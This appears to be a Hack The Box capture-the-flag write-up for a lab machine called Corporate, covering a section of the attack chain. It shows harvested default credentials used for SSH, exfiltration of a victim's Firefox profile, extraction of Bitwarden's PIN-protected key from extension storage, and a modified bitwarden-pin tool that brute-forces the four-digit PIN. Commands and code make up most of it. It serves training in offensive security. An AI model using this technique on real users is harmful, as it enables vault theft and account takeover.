
```

python3 scanbox.py

[*] Cookie works
[!] Unknown user ID 5000
ward.pfannerstill
[*] Fetched user 5001 - ward.pfannerstill:CorporateStarter04051971
oleta.gutmann
[*] Fetched user 5002 - olet.gutmann:CorporateStarter11111965
kian.rodriquez
[*] Fetched user 5003 - kian.rodriquez:CorporateStarter08061957
jacey.bernhard
[*] Fetched user 5004 - jacey.bernhard:CorporateStarter10051990
veda.kemmer
<...SNIP...>
[!] Unknown user ID 5096
[!] Unknown user ID 5097
[!] Unknown user ID 5098
[!] Unknown user ID 5099
[*] Found valid login: elwin.jones:CorporateStarter04041987 (5021)
[*] Found valid login: laurie.casper:CorporateStarter18111959 (5041)
[*] Found valid login: nya.little:CorporateStarter21061965 (5055)
[*] Found valid login: brody.wiza:CorporateStarter14071992 (5068)

```

Among the valid accounts we discovered, only `elwin.jones` is in the `It` group, indicating potential access that might be barred from other groups, which is why we will pick this account for further enumeration.



Viewing Elwin Jones

About Me

As an IT engineer, I'm driven to find solutions to difficult problems and create products that make a difference. Let's build something great together.

[Edit](#)

Roles

It

Email

elwin.jones@corporate.htb

Birthday

4/4/1987

Given that we now have some sets of credentials, we return to the host on the internal network which we previously discovered. We attempt to SSH into the machine as `elwin.jones`, using the password `CorporateStarter04041987`.

```
ssh elwin.jones@10.9.0.4

elwin.jones@10.9.0.4's password: CorporateStarter04041987
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
<...SNIP...>

elwin.jones@corporate-workstation-04:~$ id
uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)
```

We have successfully obtained a shell on the internal network of the target. The `user` flag can be obtained at `/home/guests/elwin.jones/user.txt`.

Note: The other credentials we discovered can also be used to SSH into the machine. The `user` flag is also mounted on their respective home directories.

Lateral Movement

Enumeration

The machine's hostname indicates that we find ourselves in a workstation that users can remotely access (presumably for work-from-home arrangements).

```
elwin.jones@corporate-workstation-04:~$ hostname

corporate-workstation-04
```

We also note that we have an unusually high user ID (UID) on the system, and that our account is not listed in `/etc/passwd`:

```
elwin.jones@corporate-workstation-04:~$ id

uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)

elwin.jones@corporate-workstation-04:~$ grep 5021 /etc/passwd
```

Running `mount` reveals that our home directory is mounted via NFS:

```
elwin.jones@corporate-workstation-04:~$ mount

<...SNIP...>
corporate.htb:/home/guests/elwin.jones on /home/guests/elwin.jones type nfs4
(rw,relatime,vers=4.2,rsize=524288,wsiz=524288,namlen=255,hard,proto=tcp,timeo=600,retrans=2,sec=sys,clientaddr=10.9.0.4,local_lock=none,addr=10.9.0.1)
tmpfs on /run/user/5021 type tmpfs
(rw,nosuid,nodev,relatime,size=149504k,nr_inodes=37376,mode=700,uid=5021,gid=5021,inode64)
```


The directory is mounted from the other host, which we previously discovered while `nmap` scanning the internal network. NFS uses UID/GID for authentication, which can easily be impersonated. However, when trying to interact with the service, our connection hangs, indicating that there are some firewall rules at play prohibiting us access:

```
elwin.jones@corporate-workstation-04:~$ showmount -e 10.9.0.1

<hangs>
```

Taking a look inside `/etc/iptables`, we see why the connection is failing to go through:

```
elwin.jones@corporate-workstation-04:~$ cat /etc/iptables/rules.v4

# Generated by iptables-save v1.8.7 on Sat Apr 15 13:45:23 2023
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A OUTPUT -p tcp -m owner ! --uid-owner 0 -m tcp --dport 2049 -j REJECT --reject-
with icmp-port-unreachable
COMMIT
# Completed on Sat Apr 15 13:45:23 2023
```

Only packets owned by UID 0, the `root` user, may access the destination port `2049`, used by NFS.

Moving on, we recall seeing that `LDAP` was open on the other host, prompting us to check whether `LDAP`-related tools are also installed on the workstation.

```
elwin.jones@corporate-workstation-04:~$ apt list | grep .*ldap.*installed

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

ldap-utils/jammy-updates,now 2.5.16+dfsg-0ubuntu0.22.04.1 amd64 [installed]
libldap-2.5-0/jammy-updates,now 2.5.16+dfsg-0ubuntu0.22.04.1 amd64
[installed,automatic]
libldap-common/jammy-updates,now 2.5.16+dfsg-0ubuntu0.22.04.1 all
[installed,automatic]
sssd-ldap/jammy-updates,now 2.6.3-1ubuntu3.2 amd64 [installed]
```

We see that `sssd-ldap` is installed, however, we have insufficient permissions to access its configuration files at `/etc/sssd`.

```
elwin.jones@corporate-workstation-04:~$ ls -al /etc/sssd/

ls: cannot open directory '/etc/sssd/': Permission denied
```

Lastly, we see that `docker` is installed on the system; the interesting discovery is that the `engineer` group has access to the socket:

```
elwin.jones@corporate-workstation-04:~$ ls -al /var/run/docker.sock

srw-rw---- 1 root engineer 0 Jul  2 09:17 /var/run/docker.sock
```


None of the users for whom we have credentials are engineers, but we will keep an eye out for its members:

```
elwin.jones@corporate-workstation-04:~$ getent group engineer  
  
engineer:*:502:kian.rodriquez,cathryn.weissnat,ward.pfannerstill,gideon.daugherty  
,gayle.graham,dylan.schumm,richie.cormier,marge.frami,abbigail.halvorson,arch.ryan
```


git.corporate.htb

Finding ourselves at yet another roadblock, we backtrack to our initial discoveries and check out the `git` subdomain that we previously had no access to.

We modify our `hosts` file to map the VHost to `10.9.0.1` instead and browse to it.



We land on a `Gitea` instance. We attempt logging in using the `elwin.jones` credentials, but are met with a 2-Factor Authentication blockade.



Taking a look at `elwin.jones`'s home directory on the target, we see that `Firefox` is installed and in use by the user:

```
elwin.jones@corporate-workstation-04:~$ ls -al  
  
total 68  
<...SNIP...>  
drwx----- 4 elwin.jones elwin.jones 4096 Apr 13 2023 .mozilla/  
<...SNIP...>
```

We exfiltrate the file to our machine to enumerate it. We first turn it into a `tar` archive:

```
elwin.jones@corporate-workstation-04:~$ tar czf mozilla.tar.gz .mozilla/
```

Then, we download it using `scp` from our attacking machine and extract the directory.

```
scp elwin.jones@10.9.0.4:~/mozilla.tar.gz .

elwin.jones@10.9.0.4's password: CorporateStarter04041987
mozilla.tar.gz                               100% 418KB  2.2MB/s  00:00

tar xzf mozilla.tar.gz
```

According to [Mozilla's support page](#), `Firefox` stores user data in a file called `places.sqlite`.

```
find .mozilla -name "places.sqlite"

.mozilla/firefox/tr2cgmb6.default-release/places.sqlite
```

We take a look at the database's contents.

```
sqlite3 .mozilla/firefox/tr2cgmb6.default-release/places.sqlite

SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
moz_anno_attributes      moz_keywords
moz_annos                moz_meta
moz_bookmarks            moz_origins
moz_bookmarks_deleted    moz_places
moz_historyvisits         moz_places_metadata
moz_inpuhistory           moz_places_metadata_search_queries
moz_items_annos          moz_previews_tombstones
```

`moz_places` contains some of the user's browser searches:

```
sqlite> select title,description from moz_places;

Firefox Privacy Notice – Mozilla|Our Privacy Notices describe the data our
products and services receive, share, and use, as well as choices available to
you.

bitwarden firefox extension - Google Search|Password Manager Browser Extensions |

Bitwarden Help Center|Learn how to get started with Bitwarden browser extensions.
Explore your vault, launch a website, and autofill a login directly from the
browser extension.
Bitwarden - Free Password Manager – Get this Extension for 🦊 Firefox (en-GB)|

Browser Extension Getting Started | Bitwarden|Answer the question of how secure
is my password by using this guide to help ensure your passwords are strong,
secure, and easy to manage.
is 4 digits enough for a bitwarden pin? - Google Search|
```

We see some entries relating to the `Bitwarden` browser extension for `Firefox`, as well as one search titled "is 4 digits enough for a bitwarden pin?". This strongly suggests that the user relies on the `Bitwarden` extension for MFA, potentially including the `Gitea` application.

Breaking Bitwarden

At this stage, we start researching methods to brute-force `Bitwarden` pins, which might be possible if the target is really only using four digits. We stumble upon a [blogpost](#), which introduces a tool called `bitwarden-pin` that can allegedly find "any 4 digit PIN in less than 4 seconds".

If an attacker can get access to the encrypted vault data stored locally on your device, and you've configured a Bitwarden PIN as in the image below, the attacker can brute-force the PIN and gain access to your vault's master key.

Effectively, Bitwarden may just as well store the data in plain text on disk.

Bitwarden clients do not warn about this risk.

The disclosure is accompanied by a tool the researcher wrote to perform the brute force:

```
https://github.com/ambiso/bitwarden-pin
```

The repository contains a `cargo` project, which is a package manager for `Rust`. We clone the repository to our system.

```
git clone https://github.com/ambiso/bitwarden-pin.git
```

```
Cloning into 'bitwarden-pin'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 7 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), done.
```

Taking a look at the tool's source code in `src/main.rs`, we see that it uses the account's email as a salt:

```
let email = json[json["activeUserId"].as_str().unwrap()]["profile"]["email"]
    .as_str()
    .unwrap();
let salt = SaltString::b64_encode(email.as_bytes()).unwrap();
```

It also makes use of an encrypted string, which it splits into `iv`, `ciphertext`, and `mac`.

```

let encrypted = json[json["activeUserId"].as_str().unwrap()]["settings"]
["pinProtected"]
  ["encrypted"]
    .as_str()
    .unwrap();
let mut split = encrypted.split(".");
split.next();
let encrypted = split.next().unwrap();
let b64dec = base64::engine::general_purpose::STANDARD;

let mut split = encrypted.split("|");
let iv = b64dec.decode(split.next().unwrap()).unwrap();
let ciphertext = b64dec.decode(split.next().unwrap()).unwrap();
let mac = b64dec.decode(split.next().unwrap()).unwrap();

```

The tool reads this data from a `data.json` file, which we do not currently possess. However, inside the `storage/` directory within the same folder where we found the `places.sqlite` database, we see some extension-related files:

```

ls -al .mozilla/firefox/tr2cgmb6.default-release/storage/default/

total 24
drwxr-xr-x 6 outlaw outlaw 4096 Apr 13 2023 .
drwxr-xr-x 6 outlaw outlaw 4096 Apr 13 2023 ..
drwxr-xr-x 3 outlaw outlaw 4096 Apr 13 2023 https+++addons.mozilla.org
drwxr-xr-x 3 outlaw outlaw 4096 Apr 13 2023 https+++bitwarden.com
drwxr-xr-x 3 outlaw outlaw 4096 Apr 13 2023 https+++www.google.com
drwxr-xr-x 3 outlaw outlaw 4096 Apr 13 2023 'moz-extension+++c8dd0025-9c20-49fb-
a398-307c74e6f8b7^userContextId=4294967295'

```

There appear to be several `.sqlite` databases in these directories:

```

find .mozilla/firefox/tr2cgmb6.default-release/storage/default/ -name "*.sqlite"

.mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-
extension+++c8dd0025-9c20-49fb-a398-
307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite
.mozilla/firefox/tr2cgmb6.default-
release/storage/default/https+++bitwarden.com/ls/data.sqlite
.mozilla/firefox/tr2cgmb6.default-
release/storage/default/https+++addons.mozilla.org/idb/1310459950addndeotnso-
rf.sqlite
.mozilla/firefox/tr2cgmb6.default-
release/storage/default/https+++www.google.com/ls/data.sqlite

```

To aid our enumeration process, we run `strings` on all of them, `grep`-ing for keywords like `elwin`, `jones`, `corporate`, and `htb`.

```
grep -R "corporate\\|elwin\\|htb\\|jones" .mozilla/firefox/tr2cgmb6.default-release/storage/default/

grep: .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite: binary file matches
```

We get a match on the `.sqlite` file inside `moz-extension+++...`. Manually enumerating the database is not very useful, as most of the data appears to be stored as binary blobs that we can't work with using `sqlite3`:

```
sqlite3 .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite
```

```
SQLite version 3.45.1 2024-01-30 16:01:20
```

```
Enter ".help" for usage hints.
```

```
sqlite> .tables
```

database	index_data	object_store	unique_index_data
file	object_data	object_store_index	

```
sqlite> .schema object_data
```

```
CREATE TABLE object_data( object_store_id INTEGER NOT NULL, key BLOB NOT NULL, index_data_values BLOB DEFAULT NULL, file_ids TEXT, data BLOB NOT NULL, PRIMARY KEY (object_store_id, key), FOREIGN KEY (object_store_id) REFERENCES object_store(id) ) WITHOUT ROWID;
CREATE TRIGGER object_data_insert_trigger AFTER INSERT ON object_data FOR EACH ROW WHEN NEW.file_ids IS NOT NULL BEGIN SELECT update_refcount(NULL, NEW.file_ids); END;
CREATE TRIGGER object_data_update_trigger AFTER UPDATE OF file_ids ON object_data FOR EACH ROW WHEN OLD.file_ids IS NOT NULL OR NEW.file_ids IS NOT NULL BEGIN SELECT update_refcount(OLD.file_ids, NEW.file_ids); END;
CREATE TRIGGER object_data_delete_trigger AFTER DELETE ON object_data FOR EACH ROW WHEN OLD.file_ids IS NOT NULL BEGIN SELECT update_refcount(OLD.file_ids, NULL); END;
```

Researching how we can read binary data from `Firefox` extension `sqlite` files leads us to a similar question posted on [Reddit](#). In the responses we find a code snippet and some methodology to extracting the information:

Of course it is, though I couldn't figure out what's in the other blobs. I imagine the format is documented somewhere. But can you say more about what you're trying to achieve?

For reference:

```
#!/usr/bin/env python3
import snappy
import sqlite3
```

```
def main():
    with sqlite3.connect("file.sqlite") as conn:
        cursor = conn.cursor()
        cursor.execute("select object_store_id, key, data from object_data")
        for row in cursor:
            file_name = "{}_{}.bin".format(row[0], row[1].hex())
            data = snappy.decompress(row[2])
            print("saving", file_name)
            with open(file_name, "wb") as file:
                file.write(data)

if __name__ == "__main__":
    main()
```

We copy the target database to our CWD and save the code provided in the comment to a `Python` script.

```
cp .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite
extension.sqlite
```

```
#!/usr/bin/env python3
import snappy
import sqlite3

def main():
    with sqlite3.connect("extension.sqlite") as conn:
        cursor = conn.cursor()
        cursor.execute("select object_store_id, key, data from object_data")
        for row in cursor:
            file_name = "{}_{}.bin".format(row[0], row[1].hex())
            data = snappy.decompress(row[2])
            print("saving", file_name)
            with open(file_name, "wb") as file:
                file.write(data)

if __name__ == "__main__":
    main()
```

Running the script generates a few files:

```
python3 extractor.py

saving
1_3031396334383632632e626265362e353732372e633267382e3132366534636638353a6563.bin
saving 1_3062646470766f754264756a776a757a.bin
saving 1_306264756a7766567466734a65.bin
saving 1_306271714a65.bin
saving 1_3062767569666f756a646275666542646470766f7574.bin
saving 1_30686d7063626d.bin
```

We recall that we are looking for data stored in the following format; i.e. a potential JSON object with the attributes `activeUserId`, `settings`, `pinProtected`, and `encrypted`.

```
let encrypted = json[json["activeUserId"].as_str().unwrap()]["settings"]
["pinProtected"]
  ["encrypted"]
  .as_str()
  .unwrap();
```

We try `grep`-ing the binary files for such keywords .

```
grep "activeUserId\|settings\|pinProtected\|encrypted" *bin

grep:
1_3031396334383632632e626265362e353732372e633267382e3132366534636638353a6563.bin:
binary file matches
```

We get a match on one the files, which we then run `xxd` on. Among a lot of data, we find the `pinProtected` string required by the tool:

```
xxd
1_3031396334383632632e626265362e353732372e633267382e3132366534636638353a6563.bin

<...SNIP...>
000014d0: 0c00 0080 0400 ffff 7069 6e50 726f 7465 .....pinProte
000014e0: 6374 6564 0000 0000 0000 0000 0800 ffff cted.....
000014f0: 0900 0080 0400 ffff 656e 6372 7970 7465 .....encrypte
00001500: 6400 0000 0000 0000 8800 0000 0400 ffff d.....
00001510: 3200 2e00 4400 5800 4700 6400 5300 6100 2...D.X.G.d.S.a.
00001520: 4e00 3800 7400 4c00 7100 3500 7400 5300 N.8.t.L.q.5.t.S.
00001530: 5900 5800 3100 4a00 3000 5a00 4400 6700 Y.X.1.J.O.Z.D.g.
00001540: 3d00 3d00 7c00 3400 7500 5800 4c00 6d00 =.=.|.4.u.X.L.m.
00001550: 5200 4e00 7000 2f00 6400 4a00 6700 4500 R.N.p./.d.J.g.E.
00001560: 3400 3100 4d00 5900 5600 7800 7100 2b00 4.1.M.Y.V.x.q.+
00001570: 6e00 7600 6400 6100 7500 6900 6e00 7500 n.v.d.a.u.i.n.u.
00001580: 3000 5900 4b00 3200 6500 4b00 6f00 4d00 0.Y.K.2.e.K.o.M.
00001590: 7600 4100 4500 6d00 7600 4a00 3800 4100 v.A.E.m.v.J.8.A.
000015a0: 4a00 3900 4400 6200 6500 7800 6500 7700 J.9.D.b.e.x.e.w.
000015b0: 7200 6700 6800 5800 7700 6c00 4200 7600 r.g.h.X.w.l.B.v.
000015c0: 3900 7000 5200 7c00 5500 6300 4200 7a00 9.p.R.|.U.c.B.z.
000015d0: 6900 5300 5900 7500 4300 6900 4a00 7000 i.s.Y.u.C.i.J.p.
000015e0: 7000 3500 4d00 4f00 5200 4200 6700 4800 p.5.M.O.R.B.g.H.
000015f0: 7600 5200 3200 6d00 5600 6700 7800 3300 v.R.2.m.V.g.x.3.
00001600: 6900 6c00 7000 5100 6800 4e00 7400 7a00 i.l.p.Q.h.N.t.z.
00001610: 4e00 4a00 4100 7a00 6600 3400 4d00 3d00 N.J.A.z.f.4.M.=.
00001620: 0000 0000 1300 ffff 1200 0080 0400 ffff .....
<...SNIP...>
```

Further up in the hex dump we also see the user's email, which we already knew but now have confirmation for:


```

00001180: 456c 7769 6e20 4a6f 6e65 7300 0000 0000 Elwin Jones.....
00001190: 0500 0080 0400 ffff 656d 6169 6c00 0000 .....email...
000011a0: 1900 0080 0400 ffff 656c 7769 6e2e 6a6f .....elwin.jo
000011b0: 6e65 7340 636f 7270 6f72 6174 652e 6874 nes@corporate.ht
000011c0: 6200 0000 0000 0000 1400 0080 0400 ffff b.....

```

We modify the tool by hardcoding these values where they are required:

```

16,27d15
-     let json: value = serde_json::from_slice(
-         &std::fs::read(format!(
-             "{}Bitwarden/data.json",
-             env::var("XDG_CONFIG_HOME").unwrap()
-         ))
-         .unwrap(),
-     )
-     .unwrap();
-     let email = json[json["activeUserId"].as_str().unwrap()]["profile"]
["email"]
-         .as_str()
-         .unwrap();
-     let salt = salt_string::b64_encode(email.as_bytes()).unwrap();
29,32c17,19
-     let encrypted = json[json["activeUserId"].as_str().unwrap()]["settings"]
["pinProtected"]
-         ["encrypted"]
-         .as_str()
-         .unwrap();
---
+     let email = "elwin.jones@corporate.htb";
+     let salt = salt_string::b64_encode(email.as_bytes()).unwrap();
+     let encrypted =
"2.DXGdSan8tLq5tSYX1J0ZDg==|4uXLMRnp/dJgE41MYVxq+nvdauinu0YK2eKoMVAEmvJ8AJ9Dbexew
rghXw1Bv9pR|UCBziSYuCiJpp5MORBgHvR2mVgx3ilpQhntzNJAzf4M=";

```

After making the changes, we compile the project, making sure to use the `--release` flag for code optimisation.

```

cargo build --release

<...SNIP...>
warning: `bitwarden-pin` (bin "bitwarden-pin") generated 2 warnings (run `cargo
fix --bin "bitwarden-pin"` to apply 2 suggestions)
    Finished release [optimized] target(s) in 1.17s

```

We then run the compiled binary.

```

./target/release/bitwarden-pin

Testing 4 digit pins from 0000 to 9999
Pin not found

```

The program fails to find the pin. This could be due to several reasons, but since we are relatively confident that our `email` and `encrypted` parameters are correct, we take a look at what other parameters might be at play.

Towards the end of the program, we see this chunk of code:

```
if let Some(pin) = (0..=9999)
    .par_bridge()
    .filter_map(|pin| {
        let pin = format!("{pin:04}");
        let password_hash = Pbkdf2
            .hash_password_customized(
                pin.as_bytes(),
                None,
                None,
                Params {
                    rounds: 100000,
                    output_length: 32,
                },
                &salt,
            )
        .unwrap();
```

We see that `100.000` rounds, or iterations, are specified. We therefore take a look whether this is also the case for `Bitwarden` browser clients.

Searching for `Bitwarden extension pin iterations` leads us to some [documentation](#), where we see that, by default, `600.000` iterations are used:

In the 2023.2.0 release, Bitwarden increased the default number of KDF iterations for accounts using the PBKDF2 algorithm to 600,000, in accordance with updated OWASP guidelines. This strengthens vault encryption against hackers armed with increasingly powerful devices. If you are using the PBKDF2 algorithm and have KDF iterations set below 600,000, you'll receive a warning message encouraging you to increase your KDF settings.

We can also verify this via the tool's open source [repository](#):

```
export const DEFAULT_KDF_TYPE = KdfType.PBKDF2_SHA256;
export const DEFAULT_PBKDF2_ITERATIONS = 600000;
export const DEFAULT_KDF_CONFIG = new KdfConfig(DEFAULT_PBKDF2_ITERATIONS);
export const SEND_KDF_ITERATIONS = 100000;
```

As such, we adjust the source code to use `600.000` rounds and then re-run the tool:

```
56c43
-                                rounds: 100000,
---
+                                rounds: 600000,
```

```
cargo run --release
```

```
<...SNIP...>
```

```
Testing 4 digit pins from 0000 to 9999
```

```
Pin found: 0239
```

Alas, we get a hit.

To access the `Bitwarden` vault, we can now simply copy the target's `.mozilla` folder temporarily to our own home directory to use the saved data.

First, we make sure `Firefox` is closed. Then, we create a backup of our current profile, to ensure no data is lost, and copy over the extracted `.mozilla` directory.

```
# Rename existing directory (if it exists)
mv ~/.mozilla ~/.mozilla.bak
# Move the target's directory to our home folder
mv ../.mozilla ~/.mozilla
```

Next, we make a note of the profile's name. `Firefox`'s naming convention specifies that the profile name is appended to the end of the profile- in this case, it is `default-release`:


```
ls -al ~/.mozilla/firefox
```

```
total 32
```

```
drwx----- 6 outlaw outlaw 4096 Apr 13 2023 .
drwx----- 4 outlaw outlaw 4096 Apr 13 2023 ..
drwx----- 3 outlaw outlaw 4096 Apr 13 2023 'Crash Reports'
-rw-r--r--  1 outlaw outlaw   62 Apr 13 2023 installs.ini
drwx----- 2 outlaw outlaw 4096 Apr 13 2023 'Pending Pings'
-rw-r--r--  1 outlaw outlaw  259 Apr 13 2023 profiles.ini
drwx----- 13 outlaw outlaw 4096 Apr 13 2023 tr2cgmb6.default-release
drwx----- 2 outlaw outlaw 4096 Apr 13 2023 ye8h1m54.default
```

Next, we open `Firefox` via the command line, using the `--ProfileManager` flag:

```
firefox --ProfileManager
```




In this case, we can see the `default-release` profile is already displayed in the right-hand menu, however, if that is not the case (due to caching or otherwise), creating a new profile will refresh the list.


We select `default-release` and click on `Start Firefox`. Next, we need to install the `Bitwarden` extension, which we can do by browsing to the following URL and pressing on `Add to Firefox`.

```
https://addons.mozilla.org/en-US/firefox/addon/bitwarden-password-manager/?utm_source=addons.mozilla.org&utm_medium=referral&utm_content=search
```

